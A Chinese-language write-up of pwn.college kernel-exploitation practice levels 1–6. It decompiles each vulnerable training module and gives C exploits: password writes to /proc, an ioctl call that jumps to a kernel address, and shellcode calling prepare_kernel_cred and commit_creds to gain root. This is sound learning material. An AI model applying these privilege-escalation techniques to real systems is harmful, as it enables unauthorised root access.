
After text
这个是我正式开始的kernel pwn练习题,地址:pwncollege
首先简单的说明一下怎么从pwncollege上下载ko模块文件,我们需要切换成将左下角的Terminal切换成Code,然后打开文件夹/challege/这里就是我们的模块文件所在的地方了,我们只需要右键Download下来即可
如果需要使用它的vm环境,就需要在他的终端上使用vm connect,这样就会连接到远程的vm环境,更多选项可以使用vm --help
level1.0&&leave1.1
使用ida打开,首先查看init_module
int __cdecl init_module(){ __int64 v0; // rbp
v0 = filp_open("/flag", 0, 0); memset(flag, 0, sizeof(flag)); kernel_read(v0, flag, 128, v0 + 104); filp_close(v0, 0); proc_entry = (proc_dir_entry *)proc_create("pwncollege", 438, 0, &fops); printk(&unk_8E1); printk(&unk_6E0); printk(&unk_8E1); printk(&unk_710); printk(&unk_778); printk(&unk_7D8); printk(&unk_828); printk(&unk_8E8); return 0;}可以看到是打开/flag这个文件,然后将读入v0这个变量,使用proc_create创建一个pwncollege文件来交互,双击&fops查看交互接口是device_write
.data:0000000000000AA0 fops file_operations <0, 0, offset device_read, offset device_write, 0, 0, \.data:0000000000000AA0 ; DATA XREF: init_module+4A↑o.data:0000000000000AA0 0, 0, 0, 0, 0, 0, 0, 0, offset device_open, 0, \.data:0000000000000AA0 offset device_release, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, \.data:0000000000000AA0 0, 0, 0, 0, 0>所以,当我们向/proc/pwncollege这个文件写入的时候,就会调用‘device_write’这个函数,
ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset){ size_t v5; // rdx char password[16]; // [rsp+0h] [rbp-28h] BYREF unsigned __int64 v8; // [rsp+10h] [rbp-18h]
v8 = __readgsqword(0x28u); printk(&unk_660); v5 = 16; if ( length <= 0x10 ) v5 = length; copy_from_user(password, buffer, v5); device_state[0] = (strncmp(password, "gyvcbzlksuywlujh", 0x10u) == 0) + 1; return length;}在这里可以看到一个很明显的密码判断。只需要我们输入 一致,就会使得device_state[0]为2,而当我们使device_state[0]为2之后再次执行cat /proc/college就会去执行device_read从而把flag打印出来
ssize_t __fastcall device_read(file *file, char *buffer, size_t length, loff_t *offset){ const char *v6; // rsi size_t v7; // rdx unsigned __int64 v8; // rax
printk(&unk_6A0); v6 = flag; if ( device_state[0] != 2 ) { v6 = "device error: unknown state\n"; if ( device_state[0] <= 2 ) { v6 = "password:\n"; if ( device_state[0] ) { v6 = "device error: unknown state\n"; if ( device_state[0] == 1 ) { device_state[0] = 0; v6 = "invalid password\n"; } } } } v7 = length; v8 = strlen(v6) + 1; if ( v8 - 1 <= length ) v7 = v8 - 1; return v8 - 1 - copy_to_user(buffer, v6, v7);}所以,我们只需要输入正确的密码,然后‘cat /proc/pwncollege’就可以得到flag
exp
在远程vm环境运行即可拿到flag
#include <stdio.h>#include <stdlib.h>#include <fcntl.h>#include <unistd.h>#include <string.h>
#define get_Flag_Path "/proc/pwncollege"
int main (){ char * Passwd = "gyvcbzlksuywlujh"; int fd = open(get_Flag_Path,O_WRONLY); if (fd<0){ printf("OPEN ERROR check you File !!!\n And you fd is %d\n",fd); } if (write(fd,Passwd,strlen(Passwd))>0){ printf("Fd is %d,You Are Win",fd); } close(fd); return EXIT_SUCCESS;}leave1.1也是一样的解法
leave2.0&&leave2.1
先看程序一样的:
int __cdecl init_module(){ __int64 v0; // rbp
v0 = filp_open("/flag", 0, 0); memset(flag, 0, sizeof(flag)); kernel_read(v0, flag, 128, v0 + 104); filp_close(v0, 0); proc_entry = (proc_dir_entry *)proc_create("pwncollege", 438, 0, &fops); printk(&unk_79C); printk(&unk_5D8); printk(&unk_79C); printk(&unk_608); printk(&unk_670); printk(&unk_6D0); printk(&unk_718); printk(&unk_7A3); return 0;}.data:0000000000000920 fops file_operations <0, 0, 0, offset device_write, 0, 0, 0, 0, 0, 0, 0, 0,\.data:0000000000000920 ; DATA XREF: init_module+4A↑o.data:0000000000000920 0, 0, offset device_open, 0, offset device_release, \.data:0000000000000920 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>.data:0000000000000920 _data ends可以看到会调用device_write.那么接下来查看device_write
ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset){ size_t v5; // rdx char password[16]; // [rsp+0h] [rbp-28h] BYREF unsigned __int64 v8; // [rsp+10h] [rbp-18h]
v8 = __readgsqword(0x28u); printk(&unk_598); v5 = 16; if ( length <= 0x10 ) v5 = length; copy_from_user(password, buffer, v5); if ( !strncmp(password, "kfjplhjtylqmntng", 0x10u) ) printk(&format); //printk == printf 不过是打印在日志里面 return length;}这里ida出现了问题,没有把2参放出来,查看汇编如下
.rodata.str1.1:0000000000000778 format db 1 ; DATA XREF: device_write+6C↑o.rodata.str1.1:0000000000000779 db 36h ; 6.rodata.str1.1:000000000000077A db 54h ; T.rodata.str1.1:000000000000077B db 68h ; h.rodata.str1.1:000000000000077C db 65h ; e.rodata.str1.1:000000000000077D db 20h.rodata.str1.1:000000000000077E db 66h ; f.rodata.str1.1:000000000000077F db 6Ch ; l.rodata.str1.1:0000000000000780 db 61h ; a.rodata.str1.1:0000000000000781 db 67h ; g.rodata.str1.1:0000000000000782 db 20h.rodata.str1.1:0000000000000783 db 69h ; i.rodata.str1.1:0000000000000784 db 73h ; s.rodata.str1.1:0000000000000785 db 3Ah ; :.rodata.str1.1:0000000000000786 db 20h.rodata.str1.1:0000000000000787 db 25h ; %.rodata.str1.1:0000000000000788 db 73h ; s.rodata.str1.1:0000000000000789 db 0Ah
================================================================================================================.text.unlikely:0000000000000511 mov rsi, offset flag.text.unlikely:0000000000000518 mov rdi, offset format ; 可以看到,会把flag当成二参打印出来.text.unlikely:000000000000051F call printk ; PIC modeexp
#include <stdio.h>#include <stdlib.h>#include <fcntl.h>#include <unistd.h>#include <string.h>
#define get_Flag_Path "/proc/pwncollege"
int main (){ char * Passwd = "kfjplhjtylqmntng"; int fd = open(get_Flag_Path,O_WRONLY); if (fd<0){ printf("OPEN ERROR check you File !!!\n And you fd is %d\n",fd); } if (write(fd,Passwd,strlen(Passwd))>0){ printf("Fd is %d,You Are Win",fd); } close(fd); return EXIT_SUCCESS;}// 最后dmesg | tail -n 20,可以看到flagleave3.0&&leave3.1
分析代码:
int __cdecl init_module(){ proc_entry = (proc_dir_entry *)proc_create("pwncollege", 438, 0, &fops); printk(&unk_1041); printk(&unk_E78); printk(&unk_1041); printk(&unk_EA8); printk(&unk_F10); printk(&unk_F70); printk(&unk_FB8); printk(&unk_1048); return 0;}.data:00000000000011A0 fops file_operations <0, 0, 0, offset device_write, 0, 0, 0, 0, 0, 0, 0, 0,\.data:00000000000011A0 ; DATA XREF: init_module↑o.data:00000000000011A0 0, 0, offset device_open, 0, offset device_release, \.data:00000000000011A0 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset){ size_t v5; // rdx char password[16]; // [rsp+0h] [rbp-28h] BYREF unsigned __int64 v8; // [rsp+10h] [rbp-18h]
v8 = __readgsqword(0x28u); printk(&unk_E38); v5 = 16; if ( length <= 0x10 ) v5 = length; copy_from_user(password, buffer, v5); if ( !strncmp(password, "sfvzlmiqphywsyfk", 0x10u) ) win(); return length;}void __cdecl win(){ __int64 v0; // rax
printk(&unk_DF8); v0 = prepare_kernel_cred(0); commit_creds(v0); //值得注意的 是这两行代码 会提权,提升至root权限}所以其实很简单了,
我们只要输入密码,就会正常的进入win,使得我们的权限提升至root,从而可以拿到flag
exp
#include <stdio.h>#include <stdlib.h>#include <fcntl.h>#include <unistd.h>#include <string.h>
#define get_Flag_Path "/proc/pwncollege"
int main (){ char * Passwd = "sfvzlmiqphywsyfk"; int fd = open(get_Flag_Path,O_WRONLY); if (fd<0){ printf("OPEN ERROR check you File !!!\n And you fd is %d\n",fd); } if (write(fd,Passwd,strlen(Passwd))>0){ printf("Fd is %d,You Are Win",fd); } system("cat /flag"); close(fd); return EXIT_SUCCESS;}leave3.1同理
leave4.0&&leave4.1
int __cdecl init_module(){ proc_entry = (proc_dir_entry *)proc_create("pwncollege", 438, 0, &fops); printk(&unk_531); printk(&unk_328); printk(&unk_531); printk(&unk_358); printk(&unk_3C0); printk(&unk_420); printk(&unk_460); printk(&unk_4A8); printk(&unk_538); return 0;}0000680 fops file_operations <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, offset device_ioctl, 0,\.data:0000000000000680 ; DATA XREF: init_module↑o.data:0000000000000680 0, 0, offset device_open, 0, offset device_release, \.data:0000000000000680 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>可以看到会调用device_ioctl,
__int64 __fastcall device_ioctl(file *file, unsigned int cmd, unsigned __int64 arg){ __int64 result; // rax int v5; // r8d char password[16]; // [rsp+0h] [rbp-28h] BYREF unsigned __int64 v7; // [rsp+10h] [rbp-18h]
v7 = __readgsqword(0x28u); printk(&unk_2F8); result = -1; if ( cmd == 1337 ) { copy_from_user(password, arg, 16); v5 = strncmp(password, "czmepuekljhzwqou", 0x10u); result = 0; if ( !v5 ) { win(); return 0; } } return result;}简单介绍一下ioctl函数
ioctl 是一个专用于设备输入输出操作的一个系统调用,其调用方式如下:
int ioctl(int fd, unsigned long request, ...)其第一个参数为打开设备 (open) 返回的 文件描述符,第二个参数为用户程序对设备的控制命令,再后边的参数则是一些补充参数,与设备有关。
对于一个提供了 ioctl 通信方式的设备而言,我们可以通过其文件描述符、使用不同的请求码及其他请求参数通过 ioctl 系统调用完成不同的对设备的 I/O 操作。
而在这里要求了cmd是1337:之后就会触发比较,密码True就会进入win;
所以,很简单了 : exp
#include <fcntl.h>#include <stdio.h>#include <stdlib.h>#include <sys/ioctl.h>#include <unistd.h>
#define file_Path "/proc/pwncollege"#define CMD 1337#define Passwd "czmepuekljhzwqou"int main() { int fd = open(file_Path, O_RDONLY); if (fd<0) { puts("File is Error! plase choose true file-path!"); } ioctl(fd, CMD,Passwd); system("/bin/sh"); close(fd); return 0;}leave4.1同上
leave5.0&&leave5.1
int __cdecl init_module(){ proc_entry = (proc_dir_entry *)proc_create("pwncollege", 438, 0, &fops); printk(&unk_C5B); printk(&unk_A08); printk(&unk_C5B); printk(&unk_A38); printk(&unk_AA0); printk(&unk_B00); printk(&unk_B40); printk(&unk_B88); printk(&unk_BF8); printk(&unk_C62); return 0;}.data:0000000000000DA0 fops file_operations <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, offset device_ioctl, 0,\.data:0000000000000DA0 ; DATA XREF: init_module↑o.data:0000000000000DA0 0, 0, offset device_open, 0, offset device_release, \.data:0000000000000DA0 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>__int64 __fastcall device_ioctl(file *file, unsigned int cmd, unsigned __int64 arg){ __int64 result; // rax
printk(&unk_998); result = -1; if ( cmd == 1337 ) { ((void (__fastcall *)(void *, file *))arg)(&unk_998, file); // 这里其实需要解释一下,arg是第三个参数,会把第三个参数当成函数地址去解析 return 0; } return result;}void __cdecl win(){ __int64 v0; // rax
printk(&unk_9C8); v0 = prepare_kernel_cred(0); commit_creds(v0);}也就是说,只要我们把ioctl的第三个参数 布置成win的地址,就可以完成getshell
但是win的地址我们怎么获得呢?这个涉及到内核的保护,其中有一个类似于用户态的保护aslr---> kaslr,这个保护的作用就是地址随机化,会把地址随机映射到一段空间,
当然目前的是没有kaslr的,也就是nokaslr,而我们需要cat /proc/kallsyms就可以看到地址了,不过我们需要root权限,如果你使用的是pwncollege的终端里面的vm,那么你需要在右下角将这个点击一下,使其处于开锁的图标状态;;;!!!!!!!切记,如果需要远程的flag,就需要把它切换成锁住的状态,但是这样无法使用sudo


从而可以使用sudo su,如图
root@vm_practice~kernel-security~level5-0:/home/hacker# cat /proc/kallsyms | grep winffffffff81050a70 T unwind_next_frameffffffff81051000 T __unwind_startffffffff81051220 T unwind_get_return_addressffffffff81051250 T unwind_module_initffffffff81051300 T unwind_get_return_address_ptrffffffff81051327 t unwind_next_frame.coldffffffff810b3a30 T kmsg_dump_rewindffffffff810b6980 T kmsg_dump_rewind_nolockffffffff813bc350 t zlib_updatewindowffffffff813be740 t fill_windowffffffff813e12d0 T pci_disable_bridge_windowffffffff813e2da0 t extend_bridge_window.isra.0.part.0ffffffff813e3a50 W pcibios_window_alignmentffffffff81406410 t con2fb_acquire_newinfoffffffff8140cc60 T acpi_osi_is_win8ffffffff81488f90 t hvc_set_winszffffffff814aaed0 T iommu_domain_window_enableffffffff814aaef0 T iommu_domain_window_disableffffffff81543fc0 t __unwind_incomplete_requestsffffffff81546980 T execlists_unwind_incomplete_requestsffffffff815c6930 t dsi_program_swing_and_deemphasisffffffff815c6fa0 t gen11_dsi_voltage_swing_program_seqffffffff815cc7c0 t icl_ddi_combo_vswing_programffffffff815cca90 t icl_combo_phy_ddi_vswing_sequenceffffffff815cd0b0 t cnl_ddi_vswing_program.isra.0ffffffff815cd500 t cnl_ddi_vswing_sequenceffffffff815cdd90 t icl_ddi_vswing_sequenceffffffff815ce350 t bxt_ddi_vswing_sequence.isra.0ffffffff81701a40 T pcmcia_release_windowffffffff81701e20 T pcmcia_request_windowffffffff81806bd0 t snd_pcm_rewind.part.0ffffffff8182d430 t twinhead_reserve_killing_zoneffffffff8182d6a7 t twinhead_reserve_killing_zone.coldffffffff81883db0 t tx_window_errors_showffffffff818e0600 t tcp_grow_window.isra.0ffffffff818e9820 T tcp_select_initial_windowffffffff818eb090 T __tcp_select_windowffffffff818ef200 T tcp_send_window_probeffffffff818f58c0 T tcp_openreq_init_rwinffffffff819c5e50 t xprt_iter_no_rewindffffffff819c5e60 t xprt_iter_default_rewindffffffff81aa43b0 t minmax_subwin_updateffffffff81c01480 T rewind_stack_do_exitffffffff82e66683 T unwind_initffffffff82e90e40 t __acpi_osi_setup_darwinffffffff82e90f4b t dmi_disable_osi_win8ffffffff82e90f6a t dmi_disable_osi_win7ffffffffc000092d t win [challenge] ; 可以看到这里是win的地址所以,我们的exp如下:
#include <fcntl.h>#include <stdio.h>#include <stdlib.h>#include <sys/ioctl.h>#include <unistd.h>
#define file_Path "/proc/pwncollege"#define CMD 1337#define win_Addr 0xffffffffc000092dint main() { int fd = open(file_Path, O_RDONLY); if (fd<0) { puts("File is Error! plase choose true file-path!"); } ioctl(fd, CMD,win_Addr); system("/bin/sh"); close(fd); return 0;}leave5.1同上
leave6.0&&leave6.1
可以看到,首先创建了一块堆内存,用于存放shellcode,并且有可执行,可写的权限
int __cdecl init_module(){ shellcode = (unsigned __int8 *)_vmalloc(4096, 3264, _default_kernel_pte_mask & 0x163); proc_entry = (proc_dir_entry *)proc_create("pwncollege", 438, 0, &fops); printk(&unk_B6E); printk(&unk_9C8); printk(&unk_B6E); printk(&unk_9F8); printk(&unk_A60); printk(&unk_AC0); printk(&unk_B08); printk(&unk_B75); return 0;}.data:0000000000000CC0 fops file_operations <0, 0, 0, offset device_write, 0, 0, 0, 0, 0, 0, 0, 0,\.data:0000000000000CC0 ; DATA XREF: init_module+1C↑o.data:0000000000000CC0 0, 0, offset device_open, 0, offset device_release, \.data:0000000000000CC0 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset){ size_t v5; // rdx __int64 v6; // rbp
printk(&unk_988); v5 = 4096; if ( length <= 0x1000 ) v5 = length; v6 = copy_from_user(shellcode, buffer, v5); ((void (*)(void))shellcode)(); return length - v6;}这里会写入shellcode到shellcode里面,然后去执行shellcode
所以我们需要写一段shellcode进去: exp
#include <axium/axium.h>#include <fcntl.h>#include <stdio.h>
/* clang-format off */DEFINE_SHELLCODE(shellcode) { /* 6.0 prepare_kernel_cred == 0xffffffff81089660 commit_creds == 0xffffffff81089310 */
/* 6.1 * commit_creds == 0xffffffff81089310 * prepare_kernel_cred == 0xffffffff81089660 * */ SHELLCODE_START(shellcode); __asm__ volatile( "xor rdi,rdi\n" "mov rax, 0xffffffff81089660\n" "call rax\n"
"mov rdi,rax\n" "mov rax,0xffffffff81089310\n" "call rax\n" "ret\n" );
SHELLCODE_END(shellcode);}/* clang-format on */
int main() { set_log_level(DEBUG);
payload_t payload; payload_init(&payload); PAYLOAD_PUSH_SC(&payload, shellcode); // hexdump(payload.data, payload.size, NULL);
int fd = open("/proc/pwncollege", O_RDWR); int ret = write(fd, payload.data, payload.size); printf("Open Fd is %d,and Write ret is %d\n", fd, ret); system("/bin/sh"); close(fd); payload_fini(&payload); return 0;}emmm,
"xor rdi,rdi\n" "mov rax, 0xffffffff81089660\n" "call rax\n"
"mov rdi,rax\n" "mov rax,0xffffffff81089310\n" "call rax\n" "ret\n"这一段是提权的shellcode ,实际上使用的是
v0 = prepare_kernel_cred(0); commit_creds(v0);然后shellcode的框架是Cu写的axium可以去看看,用着还可以
leave6.1同上